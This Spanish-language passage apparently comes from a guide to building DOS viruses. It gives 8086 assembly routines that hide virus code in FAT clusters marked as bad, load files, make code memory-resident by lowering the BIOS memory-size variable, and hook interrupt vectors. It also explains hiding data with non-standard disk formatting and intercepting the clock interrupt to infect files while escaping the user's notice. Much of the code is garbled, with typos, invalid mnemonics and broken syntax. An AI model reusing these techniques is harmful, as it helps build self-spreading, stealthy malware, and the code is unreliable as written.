    INC AX
MARC_CLUST4:
```

```
    ,Se guarda el valor hallado en la variable longitud
    MOV WORD PTR[BP+LONGITUD, AX
    MOV SI,1

    ,Se comienza siempre por el cluster número 2 pues la primera entrada de la FAT se
    ;utiliza para el indicativo del tipo de disco.
    XOR AX,AX
    MOV WORD PTR[BP+PAR],AX

    , Indicador de entrada par utilizando para las FAT de formato 12 bits
    MOV WORD PTR[BP+NUM_1CLUST],AX

    ,variable que contiene el número del primer cluster hallado
BUSCAR_LP:

    ;El bucle de búsqueda termina por dos motivos: que se localice un grupo de clusters
    ,consecutivos en la FAT, en cuyo caso la variable contenida en BP+NUM_1CLUST
    ;debe ser distinta de 0, ó bien que se llegue al final de la FAT sin haber encontrado
    ;los clusters necesarios en cuyo caso se retorna con error.
    TEST WORD PTR [BP+NUM_1CLUST],0FFFH
    JNZ HALLADO1
    CMP WORD PTR [BP+NBYTFAT],SI
    JBE ERROR_MC2

    ,Se inicializa a continuación otro bucle que se repetirá siempre que se encuentra un
    ;cluster libre, hasta completar la totalidad de clusters necesitados.
    XOR CX,CX
    MOV WORD PTR [BP+VALENT],CX

    ,Variable auxiliar que almacena el valor de las entradas que se leen. Cuando vale 0, es
    ;que la entrada está libre.
    MOV WORD PTR [BP+CONTCC],CX

    ;Variable que cuenta el número de clusters consecutivos hallados
BUSCAR_LP1

    ;El bucle finaliza cuando se alcance el número de clusters consecutivos libres
    ;deseado.
    MOV AX,WORD PTR [BP+CONTCC]
    CMP WORD PTR [BP+LONGITUD],AX
    JBE BLP1_FIN

    ,Tambien finaliza el bucle si se encuentra un cluster no utilizado antes de llegar al
    ;número deseado.
    TEST WORD PTR [BP+VALENT],0FFFFH
```

```
JNE BLP1_FIN

    ,Se lee la siguiente entrada de la FAT
    LODSW
    TEST WORD PTR [BP+NUM_DRIVE],80H

    ;Se salta si no es de 12 bits
    JNZ BLP1_HD2

    ;Actualiza el indicador par o impar
    NOT WORD PTR [BP+PAR]
    TEST WORD PTR [BP+PAR],OFFFH
    JNZ BLP1_2                          ;No es entrada par
    DEC SI                              ; Se alinea con la entrada impar

    ;Se halla el valor correcto de la entrada par
    AND AX,0FFFH
    JMP SHORT BLP1_HD2
HALLADO1:
    JMP HALLADO
ERROR_MC2:
    PUSH DS
    POP ES
    MOV AH,49H
    INT 21H
    JMP ERROR_MC
BLP1_2:

    ,Se halla el valor correcto de la entrada impar.
    MOV CL,4
    SHR AX,CL
BLP1_HD2:

    ;El valor leído de la entrada se almacena en la variable correspondiente.
    MOV WORD PTR [BP+VALENT],AX

    ;Si el valor de la entrada de la FAT no es 0 finaliza el bucle
    TEST AX,OFFFH
    JNE BLP1_FIN

    ;Se incrementa el contador de clusters consecutivos
    INC WORD PTR [BP+CONTCC]

    ;Se repite el bucle si ya había encontrado algún cluster libre anterior y se sigue
    ;buscando hasta completar los necesarios.
```

```
    TEST WORD PTR [BP+NUM_1CLUST],0FFFH
    JNE BUSCAR_LP1

    ;En caso de que sea el primer cluster hallado, se halla su número y se almacena
    TEST WORD PTR[BP+NUM_DRIVE],80H
    JNZ BUSCLP_HD3

    ;Si es FAT de 12 bits el número de cluster se halla dividiendo por 3 el contador de
    ;bytes estudiados (SI), multiplicando por 2 y restando 1 en caso de que sea entrada
    ;impar.
    MOV AX,SI
    MOV CX,3
    XOR DX,DX
    DIV CX
    MOV CX,2
    MUL CX
    TEST WORD PTR[BP+PAR],0FFFH
    JZ BLP1_3
    DEC AX
    JMP BLP1_3
BUSCLP_HD3:

    ;Si es FAT de 16 bits, el número de cluster se halla dividiendo el contador de bytes
    ;estudiados por 2 y restando 1 al resultado
    MOV AX,SI
    MOV CX,2
    DIV CX
    DEC AX
BLP1_3:

    ;Se salva el número de cluster en la variable correspondiente
    MOV WORD PTR[BP+NUM_1CLUST],AX
    JMP BUSCAR_LP1
BLP1_FIN:

    ;Sí el número de clusters consecutivos hallados hasta el momento es igual o mayor
    ;que el cluster necesitado, finalizará el bucle
    MOV AX,WORD PTR[BP+CONTCC]
    CMP AX,WORD PTR[BP+LONGITUD]
    JAE HALLADO

    ;En caso contrario, se vuelve a poner a 0 la variable que indica el número del primer
    ;cluster hallado y se reiniciará el bucle.
    XOR AX,AX
    MOV WORD PTR[BP+NUM_1CLUST],AX
```

```
    JMP BUSCAR_LP
HALLADO:

    ;Una vez hallados los clusters necesarios, se marcan como defectuosos.
    ,Se inicia un bucle de marcado de clusters.
    ;Un cluster se marca como defectuoso colocando el valor 0FF7H (-9) en la entrada
    ;correspondiente
    ;El contador de clusters es [bp+contcc] y la variable que contiene el número del
    ,primer cluster a marcar es [bp+num_1clust]
    ;El bucle finaliza cuando [bp+contcc] valga 0
MARCAR_LP:
    CMP WORD PTR[BP+CONTCC],0
    JBE MARCLP_FIN

    ;Se averigua el offset de la entrada dentro de la FAT
    ,Para FAT de 12 bits se halla dividiendo por 2 el número de cluster, multiplicando por
    ;3 el resultado y añadiendo 1 si el cluster es impar
    MOV AX,WORD PTR[BP+NUM_1CLUST]
    ADD AX,WORD PTR [BP+CONTCC]
    SUB AX,1
    XOR DX,DX
    MOV CX,2
    TEST WORD PTR [BP+NUM_DRIVE],80H
    JNZ MARCLP_HD1

    DIV CX
    TEST DX,0FFFFH
    PUSHF
    MOV CX,3
    MULT CX
    MOV DX,0F000H
    MOV BX,0FF7H
    POPF
    JE MARCLP1
    ADD AX,1
    MOV DX,0FH
    MOV BX,0FF70H
MARCLP1:
    MOV SI,AX

    ;Una vez hallado el offset de la posición de la entrada dentro de la FAT, se coloca el
    ;valor
    ,0FF7H (-9)
    MOV AX,WORD PTR [SI]
    AND AX,DX
```

```
    OR AX,BX
    MOV WORD PTR [SI],AX
    JMP SHORT MARCLP2
MARCLP_HD1:

    ;Para FAT de 16 bits el offset de la entrada se halla multiplicando el número de cluster
    ,por 2.
    MUL CX
    MOV SI,AX
    MOV DX,0FFF7H
    MOV [SI],DX
MARCLP2:

    ;Se ejecuta de nuevo el bucle, después de decrementar el contador de clusters
    DEC WORD PTR [BP+CONTCC]
    JMP MARCAR_LP
MARCLP_FIN

    ;Una vez marcados los clusters, se escribe la FAT modificada.
    ;Se ha de tener en cuenta el número de copias de la FAT que existan en el disco, para
    ,actualizar la totalidad de ellas.
    ;Se recupera la dirección del BOOT.
    MOV BX,WORD PTR [BP+BOOT_PTR]

    ,Se obtiene el número de copias de la FAT
    MOV AL,BYTE PTR CS:[BX+NCOP_FAT]
    CBW
    MOV WORD PTR [BP+CONTCC],AX

    ;Se inicia un bucle de escritura que se repetirá por cada copia de la FAT
     WRITEFAT_LP:
    CMP WORD PTR [BP+CONTCC],0
    JBE WRTFLP_FIN

    ;El número de sectores que ocupa la FAT se encuentra almacenado en
    ;BP+NSECTFAT
    ;como resultado de los cálculos que se hicieron al comienzo  El sector de comienzo de
    ;la primera copia de la FAT coincide con el de sectores reservados al principio
    ;El sector de comienzo de cada nueva copia se calculará con la siguiente operación:
   ;<s c.copia n>=<s.c.copia 1>+(n-1)*<n. sectores FAT>
    ;<n.sectores FAT>=[BP+NSECTFAT]
    ;n=[BP+CONTCC]
    ;<s.c copia 1>=cs.[BP+NSECT_RES]
    MOV AX,WORD PTR [BP+NSECTFAT]
    MOV CX,WORD PTR [BP+CONTCC]
```

```
    SUB CX,1
    MUL CX
    MOV BX,WORD PTR [BP+BOOT_PTR]
    ADD AX,CS [BX+NSECT_RES]

    ,Se copia la FAT utilizando la interrupción 26H del DOS
    MOV DX,AX
    MOV CX,WORD PTR [BP+NSECTFAT]
    XOR BX,BX
    MOV AX,WORD PTR [BP+NUM_DRIVE]
    INT 26H

    ;Se repite el bucle decrementando previamente el contador de copias
    DEC WORD PTR [BP+COTNCC]
    JMP WRITEFAT_LP
WRTFLP_FIN
    ;A continuación se libera memoria reservada para la FAT
    PUSH DS
    POP ES
    MOV AH,49H
    INT 21H
    ;Se recupera la dirección de comienzo del BOOT
    MOV BX,WORD PTR BP+BOOT_PTR]
    PUSH CS
    POP DS
    PUSH CS
    POP ES

    ;Se calcula el número de sector de comienzo de la serie de clusters marcados
    ;<sector comienzo>=(cluster comienzo>-2)*<n s  cluster>+
    ;<n.sectores reservados>+<n.sectores FAT>*
    ,<n.sectores Directorio>
    ,<cluster comienzo>=[bp+num_1clust
    ;<n.s. cluster> = [bx+1cluster]
    ,<n.s. reservados> = [bx+nsect_res]
    ;<n.s. FAT> = [bx+1fat_ptr]
    ,<n.copias FAT> = [bx+ncop_fat]
    ;<n s  directorio> = <n.entrada dir.>/(<n.bytes sector>/32)
    ,<n entradas dir.> = [bx+nent_dir]
    ;<n.bytes sector> = [bx+1sector]
    MOV AX,WORD PTR [BP+NUM_1CLUST]
    SUB AX,2
    XOR CX,CX
    MOV CL,BYTE PTR [BX+1CLUSTER]
    MUL CX
```

```
    ADD AX,WORD PTR [BX+NSET_RES]
    PUSH AX
    MOV AX,WORD PTR [BX+1FAT_PTR]
    MOV CL,BYTE PTR [BX+NCOP_FAT]
    MUL CX
    PUSH AX
    MOV AX,WORD PTR [BX+1SECTOR]
    MOV CX,32
    XOR DX,DX
    DIV CX
    MOV CX,AX
    MOV AX, WORD PTR [BX+NENT_DIR]
    DIV CX
    JNC SHORT MARC_CLUST2
    INC AX
MARC_CLUST2:
    POP CX
    ADD AX,CX
    POP CX
    ADD AX,CX
    PUSH AX
    MOV CX, WORD PTR [BP+LONGITUD]
    MOV BX,WORD PTR [BP+BOOT_PTR]
    XOR AX,AX
    MOV AL,BYTE PTR [BX+1CLUSTER]
    MUL CX
    MOV CX,AX
    POP AX
    ;Finaliza la rutina devolviendo en el registro AX el número de sector de comienzo de
    ,la zona marcada, y en CX el número de sectores reservados
    MOV SP,BP
    POP BP
    MOV SP,BP
    POP BP
    CLC
    RET
ERROR_MC
    MOV SP,BP
    POP BP
    MOV SP,BP
    POP BP
    MOV AX,0
    STC
    RET
MARCAR_CLUSTER ENDP
```

3.4.2 2 RUTINA PARA LEER SECTORES

```
;Esta rutina realiza un intento de lectura de sectores por tres veces consecutivas. Debe ser
;llamada de la misma forma que se invocara a INT 13H, es decir con los valores de registro
;adecuados

INT_13H PROC
    PUSH BP
    MOV BP,SP
    PUSH AX
    MOV AX,3
    PUSH AX
    MOV AX,[BP-2]
    PUSH ES
    PUSH DS
    PUSH DX
    PUSH CX
    PUSH BX
    PUSH AX
INT13_P:
    CMP WORD PTR [BP-4],0
    JBE INT13_ERR
    DEC WORD PTR [BP-4]
    MOV ES,[BP-6]
    MOV DS,[BP-8]
    MOV DX,[BP-10]
    MOV CX,[BP-12]
    MOV BX,[BP-14]
    MOV AX,[BP-16]
    INT 13H
    JC INT13_P
    MOV SP,BP
    POP BP
    CLC
    RET
INT13_ERR
    MOV SP,BP
    POP BP
    STC
    RET
INT_13H ENDP
MARCFAT ENDS
    END
```

3 4 3 OCULTAMIENTO POR TÉCNICAS DE FORMATEO NO ESTÁNDAR

Localizar, tamaño y número de sectores dentro de una pista están bajo control del software. Las características de los sectores de un disco (tamaño y número por pista) se establecen cuando se formatea cada pista Existe una rutina de la BIOS que se puede utilizar para formatear una pista del disco: el servicio número 5 de la interrupción número 19 (13 en hexadecimal). No es posible formatear sectores individuales. A la rutina se le pasa como parámetro la dirección de un área de memoria que contiene una lista de 4 bytes por sector, que son las marcas identificadoras de sector, que se utilizará posteriormente para localizar los sectores en la pista. Estos cuatro bytes son: C (Número de cilindro), H (Número de cabeza), R (Número de registro ó sector), N (Número de bytes por sector).

Cuando se está leyendo o escribiendo un sector determinado, la rutina de la ROM-BIOS busca el identificador de sector y, sobre todo, el byte que indica el número de sector. Los valores de C y H sólo se utilizan como comprobación de seguridad. El valor de N sólo puede ser uno de los 4 valores estándar: 0 para 128 bytes, 1 para 256 bytes, 2 para 512 bytes y 3 para 1024 bytes. El orden en el que se escriben los sectores en la pista es el especificado por los bytes de dirección y no necesariamente han de escribirse de forma secuencial. Cuando se formatea una pista, la unidad observa el paso del agujero de índice para empezar a escribir sectores en la pista. Este agujero se ignora en las demás operaciones de lectura o escritura de sectores individuales, y éstos son localizados por sus marcas de dirección.

Algunos métodos de protección de copia se aprovechan de la particularidad de que los sectores se localizan por sus marcas de dirección y no por su posición concreta en la pista, y de que la mayoría de los sistemas operativos, entre ellos el DOS, sólo puedan leer sectores formateados de determinadas formas estándar. Existen cuatro métodos de ocultamiento.

1) Reordenar los sectores de forma que se altere el tiempo de acceso, para que el sistema operativo no pueda detectar un sector determinado, pero, en cambio, sí lo pueda hacer el esquema de protección de copia
2) Comprimir más los sectores dentro de la pista de forma que quepan más. El sistema operativo sólo leerá los primeros hasta el máximo que tenga estipulado.
3) Colocar en uno de los sectores un número de sector fuera del rango que se haya estipulado.
4) Especificar sectores con tamaño no convencional o con números de C y H erróneos (ésto provocará errores de lectura).

3 5. CONTROL DEL SISTEMA

Para poder realizar sus acciones con impunidad, especialmente la de propagarse a otros programas, el parásito necesita, de alguna forma, hacerse con el control de la máquina, aunque sea de forma momentánea o intermitente. La forma en que se va a ejercer este control influye radicalmente en el método elegido para la instalación y ocultamiento.

El control lo puede tomar el parásito

a) Inmediatamente antes de la ejecución de un programa de usuario.
b) A intervalos cortos, aprovechando el sistema de interrupciones del procesador

Desde el punto de vista de un virus, lo deseable es actuar el mayor número posible de veces. Pero eso, si se elige la opción a). Es preferible emplear cómo huésped un programa de uso frecuente, por ejemplo el COMMAND.COM.

3 5 1. CARGA DE UN PROGRAMA EN MEMORIA

En este punto podemos suponer dos situaciones diferentes: que todavía no se haya cargado el DOS, como por ejemplo sucede cuando el sector 0 está contaminado y el código de éste pretende traer a memoria un programa que contiene una parte del código del virus, o que ya se haya cargado el DOS y ejecutado el IBMBIO COM y el IBMDOS.COM, con lo que se podrá aprovechar las rutinas de manejo y ejecución de archivos.

En el primer caso, en que todavía no se tenga cargado el DOS, habrá que utilizar las rutinas y las interrupciones de la BIOS. En este caso, se conoce en qué sectores determinados del disco se encuentra el archivo, y lo único que habrá que hacer es leerlos y almacenarlos en un lugar adecuado de la memoria. Esto es lo que realmente sucede cuando se lee el sector 0 de un disco. Se utilizará entonces alguna de las rutinas de lectura de sectores.

Existe en DOS dos tipos de acceso a archivos: Uno que utiliza en todos los accesos un bloque de control FCB, que contiene entre otras cosas el nombre del archivo, y otro que utiliza información relativa al nombre sólo en el momento de la apertura del archivo. En dicho momento se le asigna un número lógico (file_handle), que es el que se utilizará en los posteriores accesos al mismo.

Con este método de acceso puede usarse la función 4EH de la interrupción 21H. Esta función sólo existe en las versiones DOS superiores a la 2.0. En la llamada a la función, DS:DX ha de apuntar a una cadena con la especificación completa del archivo, unidad, directorio, subdirectorio, nombre y extensión. En el nombre se permite la utilización de los símbolos "?" y "*" En CX se colocan los atributos del archivo. Si es un archivo normal, sin atributos especiales, el valor que se coloca es 0.

Si el archivo no es encontrado, la función retornará con un bit de acarreo activo. Si se encuentra el archivo, se rellenará la DTA (área de transferencia de datos) con la información contenida en el directorio. Los primeros 21 byte de la DTA los reserva el DOS como área de trabajo para búsquedas posteriores, el byte 22 es el byte de atributo, el 23 y 24 contienen la hora, el 25 y 26 la fecha y a continuación el nombre del archivo en forma de cadena de longitud variable terminada con un byte 0; este tipo de cadena recibe el nombre de cadena ASCIIZ.

Para buscar los restantes archivos que cumplen con la especificación (dado que se pueden emplear caracteres comodín en el nombre) se utiliza la función 4F de la interrupción 21H. Cuando no se encuentran más archivos, se activa el bit de acarreo.

Las funciones que permiten abrir, crear, cerrar, leer y escribir archivos son invocadas siempre con DS:DX apuntando a una cadena ASCIIZ con el nombre del archivo. Al finalizar la ejecución de las funciones, CF=1 indicará que ha habido error. El código de error se devolverá en AX. Si CF=0 la operación se habrá realizado correctamente.

La función Crear es la 3CH. Al llamar a esta función CL contendrá el atributo del archivo. El file_handle se devuelve en AX. Esta función abre para escritura un archivo ya existente, o crea uno nuevo, si no existe uno con ese nombre. La longitud del archivo se pone a 0 en cualquiera de los dos casos.

La función Abrir es la 3DH. Al llamar a la función, AL ha de contener un byte que indica el modo con que se quiere trabajar con el archivo.

La función Cerrar es la 3EH Al llamar a la función, BX ha de contener el file_handle.

La función Leer es la 3FH. Al llamar a la función, BX ha de contener el file_handle del archivo, DS:DX apuntará a la zona de memoria donde se almacenarán los datos leídos y CX indicará el número de bytes que se quiere leer. Al finalizar la rutina, CF activo indicará que ha habido error y el registro AX contendrá el número de bytes realmente leídos. Si éste es 0 quiere decir que se ha llegado al final del archivo.

La función Escribir es la 40H. Los datos que se han de suministrar a esta función son los mismos que para la función de lectura. La función Borrar archivo es 41H.

Para cambiar la posición del apuntador a la posición actual del archivo, a partir de la cual se leerá o escribirá en el mismo, se utiliza la función 42H. Al llamar esta función, BX contendrá el file-handle del archivo, CX:DX es un número sin signo de 32 bits que indicará el número de bytes a mover el puntero, dependiendo del modo, que se indique en AL. AL=0 indica que el offset CX:DX se habrá de tomar a partir del principio del archivo. AL=1 indica que el offset habrá de tomarse a partir de la posición actual. AL=2 indicará que el offset habrá de tomarse desde el final actual del archivo. Al finalizar la función DX:AX contendrá el offset actual del puntero desde el comienzo del archivo.

3.5.2 RUTINA DE LECTURA DE UN ARCHIVO Y PONERLO EN MEMORIA

```
PUSHN     BP
MOV       BP,SP

;Asignación de la DTA
```

```
        LEA     DX,DTA
        MOV     AH, 1AH
        INT     21H

        ;Comprobación de la existencia del archivo y obtención de su tamaño
        MOV     DX,WORD PTR[BP+4]
        MOV     CX,0FH
        MOV     AH,4EH
        INT     21H
        TEST    AX,AX
        JNE     OPEN_ERR
        MOV     BX,26
        LEA     SI,DTA[BX]
        MOV     ES,DS
        LEA     DI,TAMAÑO
        MOV     CX,4
        REP     MOVSB

        ;Abrir el archivo para lectura escritura
        MOV     DX,WORD PRT[BP+4]
        MOV     AL,2
        MOV     AH,3DH
        INT     21H
        JC      OPEN_ERR
        LEA     BX,FILE_HNDL
        MOV     WORD PTR[BX],AX

        ;Si no hay error al abrir el archivo, se lee éste.
        ;Se reserva espacio en memoria para el archivo
        LEA     BX,TAMAÑO
        MOV     AX,WORD PTR[BX]
        MOV     DX,WORD PTR[BX+2]
        MOV     BX,16
        DIV     BX
        TEST    DX,DX
        JE      SIZE1F
        INC     AX
SIZE1F:
        CMP     AX,1000H
        JGE     OPENF
        MOV     AX,1000H
OPENF:
        MOV     BX,AX
        MOV     AH,48H
```

```
        INT         21H
        JC          OPEN_ERR
        PUSH

        ,Se modifica ES para que apunte al segmento de memoria reservado

        PUSH        AX
        POP         ES

        ;Se lee el archivo

        LEA         BX,TAMAÑO
        MOV         AX,WORD PTR[BX+2]
        PUSH        AX
        MOV         WORD PTR[BX]
        PUSH        AX
        PUSH        ES
        XOR         AX,AX
        PUSH        AX
        LEA         BX,FILE_HNDL
        MOV         AX,WORD PTR[BX]
        PUSH        AX
        CALL        LEER_FILE
        JC          READ_ERR
        POP         BX
        POP         AX
        POP         AX
        POP         CX
        POP         DX
        POP         ES
        CLC
LOADF_RET:
        MOV         SP,BP
        POP         BP
        RET         0
OPEN_ERR:
        STC
        JMP         LOADF_RET
READ_ERR:
        MOV         AH,49H
        INT         21H
        LEA         BX,FILE_HNDL
        MOV         BX,WORD PTR[BX]
        MOV         AH,3EH
        INT         21H
```

```
        JMP         OPEN_ERR

        DTA             DB    256 DUP(?)
        FILE_HNDL  DW    ?
        TAMAÑO          DW    2 DUP(?)

        ;Rutina de lectura: LEER_FILE

LEER_FILE
        PUSH        BP
        MOV         BP,SP
        PUSH        DS
        MOV         AX,WORD PTR[BP+10]
        MOV         DX,WPRD PTR[BP+12]
        MOV         CX,16
        DIV         CX
        TEST        DX,DX
        JZ          LEERF1
        INC         AX
LEERF1:
        MOV         WORD PTR[BP+10],AX
LEERF_1P:
        CMP         AX,OFFFH
        JLE         LEERF_1P1
        MOV         AX,0FFFH
LEERF_1P1:
        SUB         WORD PTR[BP+10],AX
        MOV         CX,16
        MUL         CX
        MOV         CX,AX
        MOV         BX,WORD PTR[BP+4]
        MOV         DX,WORD PTR[BP+6]
        MOV         DS,WORD PTR[BP+8]
        MOV         AH,3FH
        INT         21H
        JC          LEERF_ERR
        MOV         AX,WORD PTR[BP+10]
        TEST        AX,AX
        JNZ         LEERF_1P
        CLC
LEERF_RET:
        POP          DS
        POP         BP
        RET
LEERF_ERR:
```

```
        MOV     AX,-1
        STC
        JMP     LEERF_RET

        ;Rutina de escritura: ESCR_FILE

ESCR_FILE:
        PUSH    BP
        MOV     BP,SP
        PUSH    DS
        MOV     AX,WORD PTR[BP+10]
        MOV     DX,WORD PTR[BP+12]
        MOV     CX,16
        DIV     CX
        MOV     WORD PTR[BP+10],AX
        MOV     WORD PTR[BP+12],DX
ESCR_1P:
        CMP     AX,0FFFH
        JLE     ESCRF_1P2
        MOV     AX,0FFFH
ESCRF_1P1:
        SUB     WORD PTR[BP+10],AX
        MUL     CX
        MOV     CX,AX
        MOV     BX,WORD PTR[BP+4]
        MOV     DX,WORD PTR[BP+6]
        MOV     DS,WORD PTR[BP+8]
        MOV     AH,40H
        INT     21H
        JC      ESCRF_ERR
        MOV     AX,WORD PTR[BP+10]
        TEST    AX,AX
        JNZ ESCRF_1P
        CLC
ESCRF_RET:
        POP     DS
        POP     BP
        RET
ESCRF_1P2:
        XOR     DX,DX
        MOV     CX,16
        MUL     CX
        ADD     AX,WORD PTR[BP+12]
        XOR     DX,DX
        DIV     CX
```

```
        JMP         ESCRF_1P1
ESCRF_ERR
        MOV         AX,-1
        STC
        JMP         ESCRF_RET
```

3 5 3. TOMA DE CONTROL ANTES DE LA EJECUCIÓN DE UN PROGRAMA

Los programas parásitos se suelen ocultar en archivos que contienen programas ejecutables, con objeto de propagarse de un sistema a otro por medio de diskettes.

Si el virus se ha instalado en un archivo ejecutable, el código del virus será ejecutado antes que el de su programa huésped. El virus puede aprovechar ese momento para hacer copias de sí mismo en otros archivos ejecutables, para realizar alguna acción perniciosa, etc Normalmente, el virus aprovechará tambien ese momento para instalarse en memoria y quedar residente, tomando completo control del sistema operativo. No obstante, un virus podría operar sin recurrir a esta técnica de instalación en memoria

3 5.4. PROGRAMAS RESIDENTES EN MEMORIA

Existe una interrupción del DOS que permite la terminación de un programa pero dejándolo residente en memoria y evitando por tanto que pueda ser borrado posteriormente al cargar otro programa (siempre que se utilicen los servicios del DOS, claro está). La interrupción es la número 27H. La función 31H de la interrupción 21H tambien realiza la misma función.

Una vez que el virus está residente en memoria, y para que el parásito pueda ejecutarse a intervalos regulares, necesita ser llamado en algún momento durante la ejecución de otro programa. Lo que se hace para ello es aprovechar la interrupción hardware de reloj, que se ejecuta a intervalos muy regulares.

La interrupción de reloj es utilizada por la PC para actualizar la hora del sistema. Dicha interrupción se activa varias veces por segundo, lo que quiere decir que varias veces por segundo se interrumpe el programa que en ese momento se estuviera ejecutando, para pasar a procesar las instrucciones que componen la rutina de atención a la interrupción.

La computadora posee una tabla en la parte baja de su memoria que le indica la dirección de memoria donde cada rutina de interrupción comienza. Por consiguiente, cada vez que se produce la interrupción hardware de reloj, el procesador acude a esa tabla, extrae de ella la dirección de comienzo de la rutina de interrupción de reloj, y ejecuta dicha rutina

Lo único que el virus ha de hacer es modificar dicha tabla sustituyendo la dirección de comienzo de la rutina de reloj, por la dirección de su propio código. De esta forma, el

procesador acude a la tabla, extrae de ella la dirección y pasa el control, erróneamente, al virus Esto es lo que se llama "interceptar" una interrupción.

Por este mecanismo tan simple, el virus se asegura una constante actividad, que aprovechará para reproducirse contaminado a otros archivos del sistema.

Lógicamente, y para que el usuario no se dé cuenta de que algo anda mal (por ejemplo, porque la hora del sistema no se actualiza), una vez ejecutado el código del virus, éste da un salto a la rutina de reloj auténtica, para que efectúe las táreas que le son propias.

Para que este esquema pueda funcionar, es imprescindible que el virus quede antes residente en la memoria.

3.5.5 CREACIÓN DE UN SEGMENTO RESIDENTE MEDIANTE LA BIOS

En la mayoría de los casos, los virus suelen dejar su código residente en memoria, en alguna zona oculta, de forma que puedan ejecutarse de vez en cuando, y realizar con sigilo sus acciones destructivas. Existirá, por lo tanto, al menos, una parte del código del virus. Se llama programa residente aquél que permanece en memoria todo el tiempo, no sólo mientras se está ejecutando Programas residentes son, por ejemplo, el IBMBIO.COM, el IBMDOS.COM y el COMMAND.COM. Estos programas se cargan en memoria una vez, al prender la computadora, y permanecen en ella hasta que se apaga el equipo, o se resetea el sistema.

Existen dos formas de hacer un programa residente: utilizando el DOS, invocando la interrupción 27H, una vez finalizada la ejecución del programa, o bien, sin utilizar el DOS, colocando el programa (mediante la BIOS) en una zona de memoria que luego pueda protegerse y que aparezca como zona de memoria no utilizable. Esta última será la única posible en aquellos virus, como los contaminadores del BOOT, que toma el control de la computadora antes de cargar el sistema operativo.

Para crear un segmento de código residente desde la BIOS (única posibilidad para los contaminadores del BOOT) habrá que buscar una zona adecuada de memoria, llevar allí el programa y proteger dicha zona de posibles intentos de escritura.

Generalmente, la creación de este tipo de programas residentes se produce inmediatamente después de la lectura y ejecución del BOOT o sector 0, y antes de la lectura y comienzo de ejecución del DOS. En ese momento, la rutina de inicialización de la BIOS habrá comprobado la memoria y guardará información del tamaño de la misma en una variable del sistema almacenada en el segmento 0 de la memoria.

Dicha variable se encuentra en la posición 413h. Tiene una longitud de una palabra (2 bytes) e indica el número de kbytes de memoria RAM disponible o utilizable desde la posición 0 Es decir, nos indica la situación del final de la memoria RAM en kbytes (ó múltiplos de 1024 bytes).

Las zonas de memoria que ocupa el sistema para almacenar sus variables y vectores de interrupción, son las siguientes:

0000 - 007FH	Vectores de interrupción de la BIOS
0008 - 017FH	Vectores de interrupción del DOS
0180 - 03FFH	Zona reservada para vectores de interrupción de usuario
0400 – 04FFH	Área de datos de la BIOS
0500 – 05FFH	Área de datos del DOS
0600 – 0xxxxH	Zona de longitud variable donde se almacena la parte residente del DOS
0xxxxH+1 – 9FFFFH	RAM utilizable por el usuario
A0000 – BFFFFH	Memoria de pantalla de vídeo
C0000 – F5FFFH	Zona reservada para tarjetas adaptadoras y expansiones
F6000 – FDFFFH	ROM BASIC
FE000 – FFFFFH	ROM BIOS

La zona donde se carga la parte residente del DOS es de longitud variable y se almacena a partir de la posición 600H. Vemos que la mejor zona para almacenar programas residentes sin utilizar el DOS es la parte alta de la memoria RAM Una vez situado en esta zona el programa, modificando el valor de tamaño de memoria almacenado en 413H, el sistema supondrá que no hay memoria RAM utilizable en la parte alta de la misma y respetará lo allí almacenado. Sin embargo, nada impide que sea ejecutado ese código; bastará efectuar un salto de programa a dicha zona.

3.5.6 RUTINA DE CREACIÓN DE UN PROGRAMA RESIDENTE SIN UTILIZAR LOS SERVICIOS DEL DOS

```
MAKE_PRG
    XOR     AX,AX
    MOV     ES,AX
    MOV     BX,41H      ;Dirección de la variable, tamaño de memoria
    MOV     AX,WORD PRT [ES:BX]
    PUSH    AX
    XOR     DX,DX
    MUL     1024
    POP     CX
    PUSH    DX
    PUSH    AX
    MOV     AX,2        ;Número de sectores que ocupa el programa
    XOR     DX,DX
    MUL     512         ;Tamaño del sector
    DIV     1024
```

```
SUB     CX,AX
MOV     WORD PTR [ES:BX],CX
POP     BX
POP     ES
MOV     DL,NUMERO_DRIVE
MOV     DH,NUMERO_CABEZA
MOV     CH,NUMERO_PISTA
MOV     CL,NUMERO_SECTOR
MOV     AL,2
MOV     AH,2
INT     13H
```

3.5 7.RUTINA PARA LA CREACIÓN DE UN PROGRAMA RESIDENTE USANDO LOS SERVICIOS DEL DOS

En el DOS existe una interrupción de terminación de un programa que permite que éste se quede residente en memoria, respetando todo el espacio que ocupa, desde el origen del PSP hasta una dirección especificada cuando se realiza la llamada. La interrupción es la 27H. Existe tambien una función DOS, invocable por medio de la interrupción 21H que cumple el mismo cometido. Es la función 31H.

Los pasos a seguir son:

1) Cargar del programa. Traer el programa en una zona a la memoria y ejecutar la rutina de preparación.
2) Colocación de la parte residente en una zona adecuada de la memoria.
3) Modificación de alguno de los vectores de interrupción, con objeto de invocar posteriormente la rutina La función 25H de la interrupción 21H del DOS realiza tambien este cometido.
4) Terminación del programa por medio de la interrupción 27H.

3.5.8. MODIFICACIÓN DE ALGUNO DE LOS VECTORES DE INTERRUPCIÓN

Independientemente de cuál de los dos métodos de dejar residente el programa se seleccione, para poder luego activar dicho programa residente deberemos modificar alguno de los vectores de interrupción utilizados por el sistema operativo

Se tendrá que elegir, por tanto, un número de interrupción, ya sea de la BIOS o del DOS. Una vez obtenida la dirección donde va a estar almacenada la rutina del virus, se colocarán los valores correspondientes de IP y CS en el vector elegido. Existen dos posibilidades en este punto: hacerlo directamente sustituyendo el contenido actual del vector, cuya dirección será [<n° vector> X 4] por la dirección de la rutina, o bien utilizar la

función 25H de la interrupción 21H del DOS; ésto último exige que esté cargado el DOS en memoria, lo cual no siempre es posible

Para la sustitución directa seguiríamos los siguientes pasos.

- Calcular la dirección del vector· Offset = <n° vector x 4
- Colocar en esa dirección una palabra con el valor del IP correspondiente a la rutina, es decir, del offset del comienzo de la rutina con respecto al inicio del segmento. Se ha de colocar el byte menos significativo en primer lugar, según la convención del INTEL 8086
- Colocar en la palabra situada a continuación el valor del CS correspondiente a la rutina, que es el número de párrafo del comienzo del segmento.

Si tenemos el DOS cargado en memoria, puede aprovecharse la función 25H de la interrupción 21H para realizar este proceso. La llamada a esta función requiere que en DS:DX se contenga la dirección de la rutina que va a manejar la interrupción y en AL el número de interrupción.

3.5.9. RUTINA DE MODIFICACIÓN DE UN VECTOR DE INTERRUPCIÓN SIN UTILIZAR LOS SERVICIOS DEL DOS

```
;Si no se utilizan los servicios del DOS se puede hacer de la siguiente manera.
;Se salva el valor actual de ES, que va a ser modificado, para recuperarlo al final.
PUSH        ES

;Calcular dirección del vector
MOV         AX,NUMINT       ;Número de vector
MUL         4
MOV         DI,AX
